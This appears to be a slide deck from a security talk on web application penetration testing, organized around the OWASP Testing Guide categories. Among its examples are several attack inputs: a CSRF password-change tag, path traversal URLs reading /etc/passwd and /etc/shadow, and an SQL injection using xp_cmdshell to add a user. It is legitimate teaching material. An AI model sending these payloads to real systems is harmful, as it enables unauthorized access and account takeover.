Pentest as verification of the security level in Web Applications

Vicente Aguilera Díaz
vaguilera@isecauditors.com
Internet Security Auditors

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Pentest as verification of the security level in Web Applications

- Who am I?
  - Vicente Aguilera Díaz
  - CISA, CISSP, CSSLP, ITIL, CEH|I, ECSP|I, OPSA, OPST
  - Director of the Audit Department at Internet Security Auditors
  - OWASP Spain Chapter Leader
  - Member of the Technical Advisory Board of the “RedSeguridad” magazine
  - Contributor in open-source projects related with App. Security
  - Speaker at security conferences
  - Co-chair of IBWAS (Ibero-American WebAppSec) Conferences
  - Publication of several vulnerabilities and papers in specialized media

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- Agenda
  1. Current investment in IT security
  2. Disciplines to create secure software
  3. Pentest in web applications
  4. Conclusions and recommendations
  5. References

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1. Current investment in IT security

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1. Current investment in IT security

- The bulk of current investment in IT security relies on:

  infraestructure or application ?

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1. Current investment in IT security

- According to Gartner[1], 90% is dedicated to classical perimeter security (firewalls)
- This fact is illogical if we think in terms of:
  - IT budget (network, host, applications, data)
  - Current threats and security risks

[1] http://www.continuitycentral.com/feature0555.htm

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
1. Current investment in IT security

- Target of attacks



Areas of the compromised systems exploited.

Source: UK Security Breach Investigations Report 2010 (7safe)

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
1. Current investment in IT security

- Industries represented by percent of breaches



Source: 2009 Data Breach Investigations Report (Verizon Business RISK Team)

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1. Current investment in IT security

- Conclusions
  - Most attackers (80%[2]) are externals
  - Usually the attacker has an economic objective
  - The business is in the web
  - Traditional security systems do not provide application level protection
  - Is necessary to incorporate the security in the SDLC, but also… the balance should be balanced!

[2] UK Security Breach Investigations Report 2010 (7safe)

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2. Disciplines to create secure software

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2. Disciplines to create secure software

- The software is easy to be criticize
- Secure software
  - Design, build and **test** the software for security
  - Continues to run properly under attack
  - Designed with failure in mind
  - It requieres knowledge and discipline
  - It is still in its infancy
  - Breaking something is easier to design it so it is not broken
- Security is not a luxury, but a necessity

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2. Disciplines to create secure software

- Why is now more important to create secure software?
  - Connectivity
  - Complexity
  - Extensibility
- And there are mandatory standards!

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
2. Disciplines to create secure software

- Generic SDLC Model
  - What security activities we can / should add?



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2. Disciplines to create secure software

- Secure SDLC
  - SDLC based on security principles
  - There is no single formula for all organizations
  - Require involving the following factors:
    - People
    - Processes
    - Technology

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2. Disciplines to create secure software

- Best practices
  - Microsoft SDL (Secure Development Lifecycle)
  - OWASP CLASP (Comprehensive, Lightweight Application Security Process)
  - Cigital Software Security Touchpoints
  - OWASP OpenSAMM (Software Assurance Maturity Model)
  - BSIMM (Building Security In Maturity Model)
  - SSE CMM (Secure Software Engineering Capability Maturity Model)

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2. Disciplines to create secure software

- Benefits of adopting a formal and structured methodology:
  - Allow to understand and implement the best practices used today and take advantage of the experience of its implementation in other organizations.
  - Provide a way to assess the state of an organization, and prioritize changes.
  - Provide a way to build a balanced software security assurance program in well-defined iterations.
  - Allow to define and measure security-related activities.
  - Allow to demonstrate concrete improvements to a security assurance program.

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3. Pentest in Web Applications

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3. Pentest in Web Applications

- What is testing?
  - Comparison of the state of something with a set of criteria
- Why do it?
  - Identify gap between organizational practices and best industry practices
- When would you do?
  - Throughout the SDLC
- What should be included in the testing?
  - The three factors: people, process and technology

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- Principles of testing
  - There is no silver bullet
  - Understand the subject
  - Think strategically, not tactically
  - Document the test results
  - The devil is in the details
  - Use source code when available
  - Test early and test often
  - Understand the scope of security
  - Develop the right mindset
  - The SDLC is the king
  - Develop metrics
  - Use the right tools

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- Description:
  - Method of assessing the security of an application by simulating an attack
- Objective:
  - Evaluate the security level of an application
- Considerations:
  - Think like an attacker
  - Be creative
  - Automated tools are insufficient

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- The tests are divided into two phases:
  - Passive mode
    - Gathering information
    - Understanding the business logic
    - Identification of attack vectors
  - Active mode
    - Execution of security tests based on a methodology
- Baseline methodology:
  - OWASP Testing Guide

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
3. Pentest in Web Applications

- OWASP Testing Guide v3.0
  - Is a book: 349 pages!
  - Free
  - A large number of contributors
  - Exhaustive tests
  - Cover the entire SDLC
  - Evolves
  - Translated to different languages
- OWASP Testing Guide v4.0
  - Mid January 2011



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3. Pentest in Web Applications

- OWASP Testing Guide v3.0
  - The tests are classified into the following categories:
    - Information Gathering
    - Configuration Management
    - Authentication
    - Session Management
    - Authorization
    - Business Logic
    - Data Validation
    - Denial of Service
    - Web Services
    - AJAX

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- OWASP Testing Guide v3.0 – **Information Gathering**
  - Focused on collecting as much information as possible about a target application.
  - Tests:
    - Spiders, robots and crawlers
    - Search engine discovery/reconnaissance
    - Identify application entry points
    - Web Application fingerprint
    - Application discovery
    - Analysis of error codes

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
- OWASP Testing Guide v3.0 – **Information Gathering**
  - Examples:

```
# /robots.txt for [redacted]
User-agent: *
Sitemap: http://[redacted]-sitemap.xml
Sitemap: http://[redacted]

Disallow: /ada/
Disallow: /admin/
Disallow: /beehive/
Disallow: /Bi_Weekly_MetricsDashboard/
Disallow: /broadband/
Disallow: /corporate/press/html/
Disallow: /lang/de/crmondemand/admin/
Disallow: /lang/nl/crmondemand/admin/
Disallow: /lang/es/crmondemand/admin/
Disallow: /lang/mx/crmondemand/admin/
Disallow: /lang/fr/crmondemand/admin/
Disallow: /lang/it/crmondemand/admin/
Disallow: /lang/jp/crmondemand/admin/
Disallow: /lang/pt/crmondemand/admin/
Disallow: /customers/image3/
Disallow: /database/db-security.html
Disallow: /database/advanced-security/
Disallow: /database/audit-vault/
Disallow: /database/database-vault/
Disallow: /database/label-security/
Disallow: /database/security/
Disallow: /dm/
```




```
HTTP/1.1 200 OK
Date: Wed, 11 Aug 2010 10:10:01 GMT
Server: Apache/1.3.34 (Ubuntu) mod_spy/1.3.21 mod_python/2.7.11 Python/2.4.3 PHP/4.4.2-1.1 mod_perl/1.29
X-Powered-By: PHP/4.4.2-1.1
```

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- OWASP Testing Guide v3.0 – **Configuration management**
  - Focused on the analysis of the infraestructure and topology architecture.
  - Tests:
    - SSL/TLS
    - HTTP Methods and XST
    - DB Listener
    - Infraestructure configuration management
    - Application configuration management
    - File Extensions Handling
    - Old, backup and unreferenced files
    - Infraestructure and application admin interfaces

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- OWASP Testing Guide v3.0 – **Configuration Management**
  - Examples:

```
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD
Content-Length: 0
Server: Microsoft-IIS/6.0
Public: OPTIONS, TRACE,
MS-Author-Via: MS-FP/4.0
MicrosoftOfficeWebServer
X-Powered-By: ASP.NET
```

```
PORT     STATE    SERVICE
3306/tcp open     mysql
```

SSL Test Results

OpenSSL Cipher Name	Cipher Description	Cipher Strength	Exportable?	https://www
NULL-MD5	Key Exchange: None; Authentication: None; Encryption: None; MAC: MD5	No Security	☑	☐
NULL-SHA	Key Exchange: None; Authentication: None; Encryption: None); MAC: SHA1	No Security	☑	☐
EXP-DES-CBC-SHA	Key Exchange: RSA(512); Authentication: RSA; Encryption: DES(40); MAC: SHA1	Weak Security	☑	☐
EXP-RC2-CBC-MD5	Key Exchange: RSA(512); Authentication: RSA; Encryption: RC2(40); MAC: MD5	Weak Security	☑	☐
EXP-RC4-MD5	Key Exchange: RSA(512); Authentication: RSA; Encryption: RC4(40); MAC: MD5	Weak Security	☑	☐
EXP1024-DHE-DSS-DES-CBC-SHA	Key Exchange: EDH (EXPORT - 1024); Authentication: DSS; Encryption: DES(56); MAC: SHA1	Weak Security	☑	☐
EXP1024-DHE-DSS-RC4-SHA	Key Exchange: EDH (EXPORT - 1024); Authentication: DSS; Encryption: RC4(56); MAC: SHA1	Weak Security	☑	☐
EXP1024-DES-CBC-SHA	Key Exchange: RSA (EXPORT - 1024); Authentication: RSA; Encryption: DES(56); MAC: SHA1	Weak Security	☑	☐
EXP1024-RC4-SHA	Key Exchange: RSA (EXPORT - 1024); Authentication: RSA; Encryption: RC4(56); MAC: MD5	Weak Security	☑	☐
DES-CBC-SHA	Key Exchange: RSA; Authentication: RSA; Encryption: DES(56); MAC: SHA1	Weak Security	☐	☐
ADH-AES128-SHA	Key Exchange: ADH; Authentication: RSA; Encryption: AES(128); MAC: SHA1	Weak Security	☐	☐
ADH-AES256-SHA	Key Exchange: ADH; Authentication: RSA; Encryption: DES(256); MAC: SHA1	Weak Security	☐	☐
DH-DSS-AES128-SHA	Key Exchange: DH; Authentication: DSS; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
DH-RSA-AES128-SHA	Key Exchange: DH; Authentication: RSA; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
DHE-DSS-RC4-SHA	Key Exchange: EDH; Authentication: DSS; Encryption: RC4(128); MAC: SHA1	Strong Security	☐	☐
DHE-DSS-AES128-SHA	Key Exchange: EDH; Authentication: DSS; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
DHE-RSA-AES128-SHA	Key Exchange: EDH; Authentication: RSA; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
RC4-MD5	Key Exchange: RSA; Authentication: RSA; Encryption: RC4(128); MAC: MD5	Strong Security	☐	☐
RC4-SHA	Key Exchange: RSA; Authentication: RSA; Encryption: RC4(128); MAC: SHA1	Strong Security	☐	☐
AES128-SHA	Key Exchange: RSA; Authentication: RSA; Encryption: AES(128); MAC: SHA1	Strong Security	☐	☐
DES-CBC3-SHA	Key Exchange: RSA; Authentication: RSA; Encryption: 3DES(128); MAC: SHA1	Strong Security	☐	☐
DH-DSS-AES256-SHA	Key Exchange: DH; Authentication: DSS; Encryption: AES(256); MAC: SHA1	Excellent Security	☐	☐
DH-RSA-AES256-SHA	Key Exchange: DH; Authentication: RSA; Encryption: AES(256); MAC: SHA1	Excellent Security	☐	☐
DHE-DSS-AES256-SHA	Key Exchange: EDH; Authentication: DSS; Encryption: AES(256); MAC: SHA1	Excellent Security	☐	☐
DHE-RSA-AES256-SHA	Key Exchange: EDH; Authentication: RSA; Encryption: AES(256); MAC: SHA1	Excellent Security	☐	☐

```
<!-- <a href="uploadfile.jsp">Upload a document to the server</a> -->
<!-- Link removed while bugs in uploadfile.jsp are fixed -->
```

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3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Authentication**
  - Analysis of the authentication process and using this information to circumvent the authentication mechanism
  - Tests:
    - Logout and browser cache
    - Guessable user account
    - Brute force and CAPTCHA
    - Bypassing the auth schema
    - Remember password and pwd reset
    - Multiple factors authentication
    - Credentials transport over an encrypted channel
    - User enumeration
    - Race conditions

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- OWASP Testing Guide v3.0 – **Authentication**
  - Examples:

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- OWASP Testing Guide v3.0 – **Session Management**
  - Focused on the way in wich the webapp maintains the state and control the user-interaction with the site.
  - Tests:
    - Session management schema
    - Cookies atributes
    - Session fixation
    - Exposed session variables
    - Cross Site Request Forgery (CSRF)

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- OWASP Testing Guide v3.0 – **Session Management**
  - Examples

```
<img src="https://www.google.com/accounts/UpdatePasswd?service=mail&hl=en&group1=OldPasswd
&OldPasswd=PASSWORD2&Passwd=abc123&PasswdAgain=abc123&p=&save=Save">
```

```
Set-Cookie: S=blogger=Vm1AtuzBn9gybWeAeYss7w; Domain=.example.com; Path=/; HttpOnly; Secure
```

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
...
Content-Length: 34

Login=Username&password=Password&SessionID=AXFGD000332xd67DFF012345678
```

```
http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=AXFGD000332xd67DFF012345678
```

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3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Authorization**
  - Analysis of the authorization process and using this information to circumvent the authorization mechanism
  - Tests:
    - Path traversal
    - Bypassing authorization schema
    - Privilege escalation

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- OWASP Testing Guide v3.0 – **Authorization**
  - Examples:

```
http://some_site.com.br/get-files?file=../../../../some dir/some file
http://some_site.com.br/../../../../etc/shadow
http://some_site.com.br/get-files?file=../../../../etc/passwd
```

```
Non-administrative user:
------------------------

POST /admin/addUser.jsp HTTP/1.1
Host: www.example.com
...

userID=fakeuser&role=3&group=grp001
```

```
...
<form  name="autoriz" method="POST" action = "visual.jsp">
<input type="hidden" name="profilo" value="SistemiInf1">
<body onload="document.forms.autoriz.submit()">
...
```

SistemInf5

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- OWASP Testing Guide v3.0 – **Business logic**
  - Analysis of business rules and workflows based on the ordered tasks of passing documents or data from one participant to another
  - Tests:
    - Business logic

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
- OWASP Testing Guide v3.0 – **Business logic**
  - Examples:



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- OWASP Testing Guide v3.0 – **Data validation**
  - Analysis of all the possible forms of input to understand if the application sufficiently validates input data before using it.
  - Tests:
    - XSS and Cross Site Flashing
    - SQL/LDAP/ORM/XML/XPATH/IMAP/SMTP Injection
    - Code/Command Injection
    - Buffer overflow
    - Incubated vulnerabilities
    - HTTP Splitting/Smuggling

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


3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Data validation**
  - Examples:







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- OWASP Testing Guide v3.0 – **Denial of service**
  - Focused on application layer attacks against availability that can be launched by just one malicious user on a single machine
  - Tests:
    - Failure to release resources
    - Locking customer accounts
    - Storing too much data in session
    - User specified object allocation
    - User input as a loop counter
    - Writing user provided data to disk
    - Buffer overflows
    - SQL wildcard attacks

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3. Pentest in Web Applications


- OWASP Testing Guide v3.0 – **Denial of service**
  - Examples:


```
Standard request:

SELECT * FROM Article WHERE Content LIKE '%foo%'

Malicious request:

SELECT * FROM Article WHERE Content LIKE '%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'
```





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3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Web Services**
  - Analysis of Web Services and SOA applications, from information gathering to structural and content testing.
  - Tests:
    - WS Information Gathering
    - Testing WSDL
    - XML Structural testing
    - XML Content-level testing
    - HTTP GET parameteres/REST testing
    - Naughty SOAP attachments
    - Replay testing

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
3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Web Services**
  - Examples:



Malformed structure

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<note id="666">
<to>OWASP
<from>EOIN</from>
<heading>I am Malformed </to>
</heading>
<body>Don't forget me this weekend!</body>
</note>
```

```
https://www.ws.com/accountinfo?accountnumber=12039475' exec master..xp_cmdshell 'net user Vxr pass /Add&userId=asi9485jfuhe92
```

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- OWASP Testing Guide v3.0 – **AJAX**
  - Analysis of used frameworks, communication between the client and the server, encoding and serialization schemes and code.
  - Tests:
    - AJAX testing

